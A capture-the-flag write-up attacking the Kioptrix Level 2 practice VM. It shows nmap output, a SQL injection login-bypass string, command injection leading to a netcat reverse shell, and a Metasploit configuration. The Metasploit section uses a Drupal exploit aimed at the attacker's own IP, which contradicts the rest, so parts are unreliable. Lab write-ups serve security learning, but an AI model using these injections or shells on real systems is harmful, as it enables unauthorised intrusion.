

Kioptrix 1.1 CTF


Exploiting a vulnerable apache server which was using CentOS version 4.5

Strategy:

Compromise the vulnerable machine in order to gain privileged access for the root. And exploit the sql database.

Tactics:

1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.119




```
shashhh10@kali:~$ sudo nmap -sV -sC 192.168.1.119
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-29 20:53 EDT
Nmap scan report for 192.168.1.119
Host is up (0.0028s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 3.9p1 (protocol 1.99)
|_ ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_ _sshv1: Server supports SSHv1
80/tcp    open  http           Apache httpd 2.0.52 ((CentOS))
|_ _http-server-header: Apache/2.0.52 (CentOS)
|_ _http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp   open  rpcbind        2 (RPC #100000)
443/tcp   open  ssl/https?
|_ _ssl-date: 2020-04-29T21:45:12+00:00; -3h09m26s from scanner time.
|_ _sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
631/tcp   open  ipp            CUPS 1.1
|_ _http-methods:
|   Potentially risky methods: PUT
|_ _http-server-header: CUPS/1.1
|_ _http-title: 403 Forbidden
3306/tcp  open  mysql          MySQL (unauthorized)
MAC Address: 00:0C:29:4F:38:43 (VMware)

Host script results:
|_ _clock-skew: -3h09m26s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.01 seconds
shashhh10@kali:~$
```

From the nmap scan we notice that this following machine does use an apache server, a sql database, CUPS.


Analyzing and performing an network scan to find out, Port 80 is running Apache server running.




2. Using a sql injection command admin' or ' or 1=1 --


We get access to the administrative web console.

Try pinging it with the local ip address with some cmd injection commands.






Using the reverse shell we get information about the shell. It is a Linux
kioptrix.level 2 kernel version 2.6.9



```
shashhh10@kali: ~  
File Actions Edit View Help  
shashhh10@kali: ~ shashhh10@kali: ~ shashhh10@kali: ~  
111/tcp open rpcbind 2 (RPC #100000)  
443/tcp open ssl/https?  
_ssl-date: 2020-04-29T21:45:12+00:00; -3h09m26s from scanner time.  
_sslv2:  
  SSLv2 supported on the  
  ciphers:  
    SSL2_RC4_64_WITH_MD5  
    SSL2_RC4_128_EXPORT40_WITH_MD5  
    SSL2_DES_64_CBC_WITH_MD5  
    SSL2_RC2_128_CBC_WITH_MD5  
    SSL2_DES_192_EDE3_CBC_WITH_MD5  
    SSL2_RC4_128_WITH_MD5  
    SSL2_RC2_128_CBC_EXPORT40_WITH_MD5  
631/tcp open ipp CUPS 1.1  
_http-methods:  
  _ Potentially risky methods: PUT  
  _http-server-header: CUPS/1.1  
  _http-title: 403 Forbidden  
3306/tcp open mysql MySQL (unauthorized)  
MAC Address: 00:0C:29:4F:38:43 (VMware)  
  
Host script results:  
_clock-skew: -3h09m26s  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 106.01 seconds  
shashhh10@kali:~$ nc -nvlp 1234  
listening on [any] 1234 ...  
connect to [192.168.1.127] from (UNKNOWN) [192.168.1.119] 49283  
bash: no job control in this shell  
bash-3.00$ uname -a  
Linux kioptrix.level2 2.6.9-55.EL #1 Wed May 2 13:52:16 EDT 2007 i686 i686 i386 GNU/Linux  
bash-3.00$ lsb_release -a  
LSB Version: :core-3.0-ia32:core-3.0-noarch:graphics-3.0-ia32:graphics-3.0-noarch  
Distributor ID: CentOS  
Description: CentOS release 4.5 (Final)  
Release: 4.5  
Codename: Final  
bash-3.00$
```

3. We use a reverse shell to get some requests from a port we set. Using the Metasploit framework we use the multi handler exploit and set the payload to the reverse shell to get the request from the port 4444 which is set to the RPort and the LHOST to 192.168.1.119 to the target IP and the target port. Run the exploit to get a shell.



```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOST 192.168.1.127
RHOST => 192.168.1.127
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RPORT 1898
RPORT => 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ----      -
  DUMP_OUTPUT  false           no        Dump payload command output
  PHP_FUNC     passthru        yes       PHP function to execute
  Proxies      /               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS       192.168.1.127  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT        1898            yes       The target port (TCP)
  SSL          false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI    /               yes       Path to Drupal install
  VHOST        /               no        HTTP server virtual host

